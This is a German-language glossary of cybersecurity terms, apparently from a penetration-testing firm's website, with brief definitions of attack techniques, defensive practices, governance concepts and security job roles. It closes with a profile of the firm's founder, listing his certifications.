Side-Channel Attack	Angriffe, die ungewollte Informationslecks eines Systems nutzen, wie elektromagnetische Lecks oder Leistungsprofile.
DNS Tunneling	Technik, bei der Daten in DNS-Abfragen und -Antworten versteckt werden, um Firewalls und andere Sicherheitsmaßnahmen zu umgehen.
Pharming	Technik, bei der der Datenverkehr einer Webseite auf eine gefälschte Seite umgeleitet wird.
Watering Hole Attack	Angriff, bei dem eine häufig besuchte Website einer Zielgruppe kompromittiert wird, um diese Gruppe anzugreifen.
Drive-By Download	Technik, bei der Malware auf einem Gerät installiert wird, wenn der Benutzer eine kompromittierte Webseite besucht.
Credential Reuse Attack	Angriff, bei dem gestohlene Zugangsdaten auf verschiedenen Systemen wiederverwendet werden.
Ransomware	Schadsoftware, die Dateien auf einem Gerät verschlüsselt und Lösegeld für die Entschlüsselung verlangt.
Key Exchange Attack	Angriff, der die Sicherheit des Schlüsselaustauschs zwischen zwei Kommunikationspartnern beeinträchtigt.
Clickjacking	Technik, bei der Benutzer dazu gebracht werden, auf versteckte Elemente einer Webseite zu klicken, um Aktionen auszuführen.
Input Validation	Technik zur Überprüfung und Bereinigung von Benutzereingaben, um Angriffe zu verhindern.
Command Injection	Technik, bei der bösartige Befehle in eine Anwendung eingeschleust werden, um das zugrunde liegende Betriebssystem zu beeinflussen.
Distributed Brute Force Attack	Koordinierter Angriff von mehreren Quellen, um Zugangsdaten zu erraten.
Credential Harvesting	Technik zur Sammlung von Zugangsdaten, oft durch Phishing oder Malware.
Data Exfiltration	Unbefugter Transfer von Daten aus einem System.
Deauthentication Attack	Angriff auf WLAN-Netzwerke, bei dem Benutzerverbindungen unterbrochen werden.
Evil Twin Attack	Erstellung eines gefälschten WLAN-Zugangspunkts, um Benutzer zur Verbindung und zur Preisgabe von Informationen zu verleiten.
Formjacking	Technik, bei der bösartige Skripte in Online-Formulare eingebettet werden, um eingegebene Daten zu stehlen.

Cross-Site Request Forgery (CSRF)	Technik, bei der Benutzer zu unerwünschten Aktionen auf einer Webseite verleitet werden.
SSRF (Server-Side Request Forgery)	Eine Art von Angriff, bei dem der Angreifer den Server dazu bringt, bösartige Anfragen an andere interne Systeme zu senden, was zu Datenlecks und anderen Sicherheitsproblemen führen kann.
Tabnabbing	Technik, bei der Benutzer auf eine gefälschte Webseite umgeleitet werden, nachdem sie auf eine andere Seite gewechselt sind.
Heap Spraying	Technik zur Vorbereitung eines Exploits, bei der eine große Anzahl von Objekten im Heap-Speicher platziert wird, um eine Schwachstelle auszunutzen.
SOC (Security Operations Center)	Einheit innerhalb eines Unternehmens, die für die kontinuierliche Überwachung und Verteidigung von IT-Systemen gegen Cyberbedrohungen verantwortlich ist.
CDC (Cyber Defence Center)	Eine spezialisierte Einrichtung innerhalb einer Organisation, die sich auf die Überwachung, Erkennung und Reaktion auf Cyber-Bedrohungen konzentriert. Ein CDC nutzt fortschrittliche Technologien und Methoden, um Angriffe frühzeitig zu erkennen und abzuwehren. Es stellt eine zentrale Anlaufstelle für die Cyber-Sicherheitsoperationen dar und arbeitet oft eng mit anderen Abteilungen zusammen.
Incident Response	Prozess zur Handhabung und Behebung von Sicherheitsvorfällen.
Log Management	Sammeln, Speichern und Analysieren von Protokolldaten zur Überwachung und Fehlersuche.
Capability Management	Verwaltung der Fähigkeiten und Ressourcen einer Organisation, um sicherzustellen, dass diese effektiv genutzt werden, um Geschäftsziele zu erreichen.
Security Orchestration, Automation, and Response (SOAR)	Technologien, die Automatisierung und Orchestrierung in der Sicherheitsverwaltung ermöglichen.
Threat Intelligence	Sammlung und Analyse von Informationen über aktuelle und potenzielle Bedrohungen.
Secure Coding	Praxis der sicheren Softwareentwicklung zur Vermeidung von Sicherheitslücken.
Code Review	Prozess der Überprüfung von Quellcode durch andere Entwickler, um Fehler und Sicherheitslücken zu finden.
Static Analysis	Analyse des Quellcodes ohne dessen Ausführung, um Sicherheitslücken zu identifizieren.
Dynamic Analysis	Analyse der Anwendung während ihrer Ausführung, um sicherheitsrelevante Schwachstellen zu identifizieren.
Input Sanitization	Bereinigung von Benutzereingaben, um schädliche Daten zu entfernen.
Governance	Richtlinien und Verfahren zur Steuerung und Überwachung eines Unternehmens.

Risk Management	Prozess der Identifizierung, Bewertung und Priorisierung von Risiken.
Compliance	Einhaltung von gesetzlichen und regulatorischen Anforderungen.
Internal Audit	Unabhängige Überprüfung von Prozessen und Systemen, um deren Effektivität und Compliance zu bewerten.
Policy Management	Entwicklung, Implementierung und Verwaltung von Richtlinien innerhalb eines Unternehmens.
Steering Board	Leitungsgremium, das strategische Entscheidungen trifft und die Richtung einer Organisation bestimmt, oft bestehend aus Führungskräften und wichtigen Stakeholdern.
Round Table	Eine Besprechungsform, bei der Vertreter verschiedener Abteilungen oder Interessengruppen zusammenkommen, um spezifische Themen oder Probleme zu diskutieren. Im Kontext der IT-Sicherheit kann ein Round Table genutzt werden, um Sicherheitsstrategien, aktuelle Bedrohungen oder Vorfälle und gemeinsame Maßnahmen zu besprechen und abzustimmen.
Policy	Formelle Anweisungen und Regeln, die festlegen, wie bestimmte Aufgaben oder Aktivitäten durchgeführt werden sollen, um Unternehmensziele zu erreichen und Compliance zu gewährleisten.
Guideline	Empfehlungen und Best Practices, die bei der Durchführung von Aufgaben oder Aktivitäten helfen sollen, oft weniger strikt als Policies.
Security Strategie	Langfristiger Plan zur Sicherstellung der Informationssicherheit innerhalb einer Organisation, der Maßnahmen zur Verhinderung und Reaktion auf Sicherheitsvorfälle umfasst.
Business Strategie	Gesamtplan zur Erreichung der langfristigen Geschäftsziele und zur Steigerung des Unternehmenswerts.
Business Impact Analysis (BIA)	Prozess zur Identifizierung und Bewertung der Auswirkungen eines Geschäftsausfalls auf die verschiedenen Geschäftsprozesse und -funktionen.
ISMS (Information Security Management System)	Ein umfassender Ansatz zur Verwaltung der Informationssicherheit, der Richtlinien, Verfahren, Richtlinien und Kontrollen umfasst.
ISMS-Konzept	Dokumentiertes Konzept, das die Struktur, Aufgaben und Ziele des Information Security Management Systems beschreibt.
ISDS-Konzept (Information Security Data Sheet)	Dokument, das detaillierte Informationen über die Sicherheitsmaßnahmen und -kontrollen einer Organisation enthält.
SCHUBAN (Schutzbedarfsanalyse)	Methode zur Bestimmung des Schutzbedarfs von Informationen und Systemen innerhalb einer Organisation.
Gap-Analysis	Prozess zur Identifizierung von Lücken zwischen bestehenden Prozessen, Fähigkeiten oder Systemen und den angestrebten Zuständen oder Standards.

Maturität	Reifegrad eines Prozesses, Systems oder einer Organisation, oft gemessen anhand eines Maturitätsmodells wie CMMI.
Risk Register Template	Vorlage für die Dokumentation und Verwaltung von Risiken, die Identifizierung, Bewertung und Maßnahmen zur Risikobewältigung umfasst.
Schutzobjekt	Die zu schützenden Assets einer Organisation, wie Daten, Systeme, Infrastruktur und Prozesse.
Core Assets	Die wichtigsten und wertvollsten Assets einer Organisation, die für den Geschäftsbetrieb unerlässlich sind.
RACI Chart	Matrix, die Rollen und Verantwortlichkeiten in einem Projekt oder Prozess darstellt, indem sie Responsible (verantwortlich), Accountable (rechenschaftspflichtig), Consulted (konsultiert) und Informed (informiert) zuordnet.
Product Owner	Rolle im Agile/Scrum-Framework, die für die Definition und Priorisierung von Produktanforderungen und die Maximierung des Produktwerts verantwortlich ist.
Asset Owner	Person oder Gruppe, die für die Verwaltung und den Schutz eines bestimmten Assets innerhalb einer Organisation verantwortlich ist.
System Owner	Person, die für die Verwaltung und Wartung eines bestimmten Systems oder einer Anwendung verantwortlich ist.
GRC (Governance, Risk, Compliance)	Integrierter Ansatz zur Verwaltung von Unternehmensführung, Risikomanagement und Compliance-Anforderungen.
Risk Appetite	Das Maß an Risiko, das eine Organisation bereit ist einzugehen, um ihre Ziele zu erreichen.
CISO (Chief Information Security Officer)	Verantwortlich für die gesamte Informationssicherheitsstrategie und -politik einer Organisation.
CTO (Chief Technology Officer)	Verantwortlich für die technologische Ausrichtung und Innovationen innerhalb einer Organisation.
CFO (Chief Financial Officer)	Der CFO sichert die finanzielle Gesundheit der Organisation und unterstützt die Geschäftsleitung mit finanziellen Analysen und Berichten.
HR (Human Resources)	HR spielt eine zentrale Rolle bei der Gewinnung und Bindung von Talenten sowie der Förderung der Unternehmenskultur und Mitarbeiterzufriedenheit.
CEO (Chief Executive Officer)	Oberste Führungskraft, verantwortlich für die strategische Leitung und den Gesamterfolg der Organisation.
CIO (Chief Information Officer)	Verantwortlich für die Verwaltung und den Einsatz von Informationstechnologie zur Unterstützung der Geschäftsziele.
CSO (Chief Security Officer)	Verantwortlich für die physische und digitale Sicherheit einer Organisation.
COO (Chief Operating Officer)	Verantwortlich für das Tagesgeschäft und die operativen Prozesse einer Organisation.

Penetration Tester	Fachkraft, die simulierte Angriffe auf Systeme durchführt, um Sicherheitslücken zu identifizieren und zu beheben.
SOC-Analyst	Fachkraft, die Sicherheitsvorfälle überwacht, analysiert und darauf reagiert, um die Netzwerksicherheit zu gewährleisten.
IT-Forensiker	Spezialist für die Untersuchung von Cybervorfällen und das Sammeln digitaler Beweise.
Software Engineer	Entwickler, der für die Erstellung und Wartung von Softwareanwendungen verantwortlich ist.
Cloud-Architekt:	Verantwortlich für das Design und die Implementierung von Cloud-Computing-Strategien und -Lösungen.
Datenschutzbeauftragter (Data Protection Officer, DPO)	Verantwortlich für die Überwachung der Einhaltung von Datenschutzvorschriften und -richtlinien innerhalb einer Organisation. Der DPO sorgt dafür, dass personenbezogene Daten gemäß den gesetzlichen Anforderungen verarbeitet und geschützt werden.
IT Auditor	Verantwortlich für die Prüfung der Informationssysteme einer Organisation, um sicherzustellen, dass diese den internen Richtlinien und externen Vorschriften entsprechen. Der IT Auditor bewertet die Effektivität der Sicherheitskontrollen und identifiziert potenzielle Schwachstellen.
Threat Analyst	Spezialist für die Analyse und Bewertung von Bedrohungen. Sie sammeln und analysieren Informationen über potenzielle Bedrohungen, um proaktive Maßnahmen zur Abwehr von Angriffen zu ermöglichen.
Vulnerability Analyst	Verantwortlich für die Identifizierung und Bewertung von Schwachstellen in den IT-Systemen einer Organisation. Sie führen Schwachstellen-Scans durch und unterstützen bei der Implementierung von Maßnahmen zur Behebung der identifizierten Sicherheitslücken.
Incident Responder	Spezialist, der auf Sicherheitsvorfälle reagiert. Er bewertet die Auswirkungen von Vorfällen, koordiniert die Reaktion und Wiederherstellung und führt forensische Analysen durch, um die Ursache des Vorfalls zu identifizieren.
Security Engineer	Verantwortlich für das Design, die Implementierung und die Wartung von Sicherheitslösungen. Sie stellen sicher, dass die IT-Infrastruktur einer Organisation gegen Bedrohungen geschützt ist und dass Sicherheitsrichtlinien eingehalten werden.
Compliance Manager	Verantwortlich für die Überwachung der Einhaltung von gesetzlichen und regulatorischen Anforderungen in Bezug auf IT-Sicherheit. Sie entwickeln und implementieren Compliance-Programme und führen regelmäßige Audits durch, um sicherzustellen, dass die Organisation die erforderlichen Standards erfüllt.

Über Security mit Passion

 CEO von Security mit Passion | Penetration Tester | Mentor | FH-Lektor | NIS-Prüfer Dipl.-Ing. Daniel Mrskos, BSc	Security mit Leidenschaft? Was soll man sich darunter vorstellen… Nun ja, mit “Security mit Leidenschaft” lebe ich meinen Traum. Schon mit 12 Jahren war es mein Ziel, Penetration Tester zu werden, auch bekannt als Ethical Hacker. Mein Name ist übrigens Daniel. Über das Abitur an einer Business School und anschließendem Bachelor in IT-Security sowie einem Master in Information-Security an der FH St. Pölten habe ich mich zu dem entwickelt, was ich heute bin: Penetration Tester und Ausbilder für Penetration Testing. Was macht ein Penetration Tester genau…? Ganz einfach: Wir hacken mit Erlaubnis unserer Kunden deren Computersysteme, Apps, Websites usw. und zeigen ihnen, wie sie angegriffen werden könnten und wie sie das verhindern können. Für mich ist Penetration Testing seit über 11 Jahren meine größte Leidenschaft und wird es mein Leben lang bleiben.
Zertifizierungen	CSOM | CRTL | eCPTXv2 | eWPTXv2 | CCD | eCTHPv2 | CRTE | CRTO | eCMAP | PNPT | eCPPTv2 | eWPT | eCIR | CRTP | CARTP | PAWSP | eMAPT | eCXD | eCDFP | BTL1 (Gold) | CAPEN | eEDA | OSWP | CNSP | Comptia Pentest+ | ITIL Foundation V3 | ICCA | CCNA | eJPTv2 | Developing Security Software (LFD121) | CAP | Checkmarx Security Champion
LinkedIN-Profil	https://www.linkedin.com/in/dipl-ing-daniel-mrskos-bsc-0720081ab/
Website	https://security-mit-passion.at